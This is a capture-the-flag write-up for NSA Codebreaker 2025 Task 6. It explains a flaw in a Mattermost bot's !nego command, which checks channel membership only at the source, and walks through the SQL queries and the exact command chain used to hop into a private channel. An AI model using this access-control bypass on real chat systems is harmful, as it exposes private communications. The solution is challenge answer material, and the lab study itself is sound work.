NSA Codebreaker 2025 - Task 6: Crossing the Channel
A lesson in destination-specific authorization
This high visibility investigation has garnered a lot of agency attention. Due to your success, your team has designated you as the lead for the tasks ahead. Partnering with CNO and CYBERCOM mission elements, you work with operations to collect the persistent data associated with the identified Mattermost instance. Our analysts inform us that it was obtained through a one-time opportunity and we must move quickly as this may hold the key to tracking down our adversary! We have managed to create an account but it only granted us access to one channel. The adversary doesn’t appear to be in that channel.
We will have to figure out how to get into the same channel as the adversary. If we can gain access to their communications, we may uncover further opportunity.
You are tasked with gaining access to the same channel as the target. The only interface that you have is the chat interface in Mattermost!
Downloads
- Mattermost instance:
volumes.tar.gz - User login:
user.txt
Prompt
- Submit a series of commands, one per line, given to the Mattermost server which will allow you to gain access to a channel with the adversary.
Writeup
This task was relatively straightforward and took approximately 30 minutes to complete. It involved analyzing the Mattermost bot plugins to discover a channel hopping vulnerability.
Initial Analysis
I began by extracting the provided archive and examining the contents:
~/Downloads ❯ tar -xvf volumes.tar.gz

~/Downloads ❯ cat user.txt
cynicaltuna4:ViPgVWPQheHshaPs
Next, I explored the extracted directory structure:
~/Downloads ❯ cd volumes
~/Downloads/volumes ❯ ls
bot  db
~/Downloads/volumes ❯ cd bot
~/Downloads/volumes/bot ❯ ls
bot.py  malware_database.py  mmpy_bot_monkeypatch.py  plugin_admin.py  plugin_managechannel.py  plugin_onboarding.py  plugin_sales.py
The bot directory contained several Python scripts implementing various Mattermost bot plugins. After reviewing each plugin, I discovered the !nego command in plugin_sales.py.
Vulnerability Discovery
The !nego command is designed to create private negotiation channels between users. The command accepts four parameters: a channel name and three usernames (where the fourth must be a moderator with the mod_ prefix).
Examining the code revealed a critical vulnerability in how it handles channel membership verification. The function performs the following operations:
- Creates a new private channel (or unarchives an existing archived channel)
- Verifies that all four users (the command sender plus the three specified users) exist
- Critically, checks that all four users are members of the current channel where the command is executed:
current_members_ids = [m['user_id'] for m in self.driver.channels.get_channel_members(message.channel_id)]
if not (user_ids[0] in current_members_ids and user_ids[1] in current_members_ids and
        user_ids[2] in current_members_ids and user_ids[3] in current_members_ids):
    self.driver.reply_to(message, f"Could not find users")
    return
- If all checks pass, adds all four users to the newly created/unarchived channel

The vulnerability lies in the fact that the verification only checks membership in the source channel, not the destination channel. This enables a channel hopping exploit:
- Execute
!negofrom the Public channel to create a new private channel with yourself plus 3 other users from Public - Once in that new private channel, execute
!negoagain to hop to another channel, as long as you can find 3 other users (including a moderator) who are also present - By chaining multiple
!negocommands, progressively “hop” through channels: Public, to Channel A, to Channel B, and so on to the target channel
This allows an attacker with access to only one channel to systematically gain access to any private channel in the system, as long as there exists a path of overlapping user memberships connecting them.
Database Analysis
I identified the PostgreSQL version and set up a local instance to analyze the Mattermost database:
~/Downloads/volumes/db/var/lib/postgresql/data ❯ cat PG_VERSION
13
┌──(kali㉿kali)-[~/Desktop/NSA_Codebreaker/Task6]
└─$ sudo docker run -d \
  --name mattermost-db \
  -e POSTGRES_HOST_AUTH_METHOD=trust \
  postgres:13

┌──(kali㉿kali)-[~/Desktop/NSA_Codebreaker/Task6]
└─$ sudo docker stop mattermost-db

┌──(kali㉿kali)-[~/Desktop/NSA_Codebreaker/Task6]
└─$ sudo docker cp volumes/db/var/lib/postgresql/data/. mattermost-db:/var/lib/postgresql/data/

┌──(kali㉿kali)-[~/Desktop/NSA_Codebreaker/Task6]
└─$ sudo docker start mattermost-db

┌──(kali㉿kali)-[~/Desktop/NSA_Codebreaker/Task6]
└─$ sudo docker exec -it mattermost-db psql -U mmuser -d mattermost
I verified my starting position and identified the public channel members:
mattermost=# SELECT c.name, c.displayname, c.type
FROM channels c
JOIN channelmembers cm ON c.id = cm.channelid
JOIN users u ON cm.userid = u.id
WHERE u.username = 'cynicaltuna4';
As expected, I only had access to the public channel, which contained 9 users: affectedorange68, awedbasmati13, cynicaltuna4, dreadfulantelope98, malbot, mod_stressedcheese82, pacifiedsnail22, troubledllama82, and unhappyeland26.
Finding the Hop Path
To reach the adversary’s channel, I needed to find a chain of private channels where each successive channel shared at least 4 users with the previous one (including myself and a moderator). I developed SQL queries to identify viable hop targets.
Step 1: Finding the first hop from Public
SELECT c.name, c.displayname,
  9 - (SELECT COUNT(*)
   FROM channelmembers cm
   WHERE cm.channelid = c.id
   AND cm.userid IN (
     SELECT userid FROM channelmembers WHERE channelid = (SELECT id FROM channels WHERE name='public')
   )) as missing_public_members,
  (SELECT string_agg(u.username, ', ')
   FROM users u
   WHERE u.id IN (
     SELECT userid FROM channelmembers WHERE channelid = (SELECT id FROM channels WHERE name='public')
   )
   AND u.id NOT IN (
     SELECT userid FROM channelmembers WHERE channelid = c.id
   )) as available_users
FROM channels c
WHERE c.type = 'P'
AND 9 - (SELECT COUNT(*)
     FROM channelmembers cm
     WHERE cm.channelid = c.id
     AND cm.userid IN (
       SELECT userid FROM channelmembers WHERE channelid = (SELECT id FROM channels WHERE name='public')
     )) >= 4
ORDER BY missing_public_members DESC, c.name;
This query revealed channel17298 as a viable first hop, requiring 4 users from public: cynicaltuna4, affectedorange68, pacifiedsnail22, and mod_stressedcheese82.
Step 2: Finding subsequent hops
I repeated this process, simulating the channel membership after each !nego command. For each hop, I used a CTE (Common Table Expression) to model what the user pool would look like after gaining access to the new channel:
WITH channel17298_after_nego AS (
  SELECT userid FROM channelmembers WHERE channelid = (SELECT id FROM channels WHERE name='channel17298')
  UNION
  SELECT id FROM users WHERE username IN ('cynicaltuna4', 'affectedorange68', 'pacifiedsnail22', 'mod_stressedcheese82')
)
SELECT c.name, c.displayname, ...
This analysis revealed the complete exploitation path:
- Public → channel17298 (using:
cynicaltuna4,affectedorange68,pacifiedsnail22,mod_stressedcheese82) - channel17298 → channel38107 (using:
cynicaltuna4,pacifiedsnail22,mildlapwing47,mod_innocentrelish97) - channel38107 → channel17132 (using:
cynicaltuna4,mildlapwing47,sorebuzzard67,mod_sugarythrushe15) - channel17132 → channel26325 (using:
cynicaltuna4,sorebuzzard67,meremussel4,mod_sugarycrane58)
Submission
With the exploitation path identified through database analysis, I submitted the following series of commands to the NSA Codebreaker platform (note that the moderator must be listed last):
!nego channel17298 affectedorange68 pacifiedsnail22 mod_stressedcheese82
!nego channel38107 pacifiedsnail22 mildlapwing47 mod_innocentrelish97
!nego channel17132 mildlapwing47 sorebuzzard67 mod_sugarythrushe15
!nego channel26325 meremussel4 sorebuzzard67 mod_sugarycrane58
Each command would be executed sequentially from the respective channels to hop from Public to channel17298, then to channel38107, channel17132, and finally to channel26325 where the adversary was located.
Success! By exploiting the !nego command’s membership verification logic and carefully mapping out user overlaps between channels, I successfully gained access to the adversary’s private channel.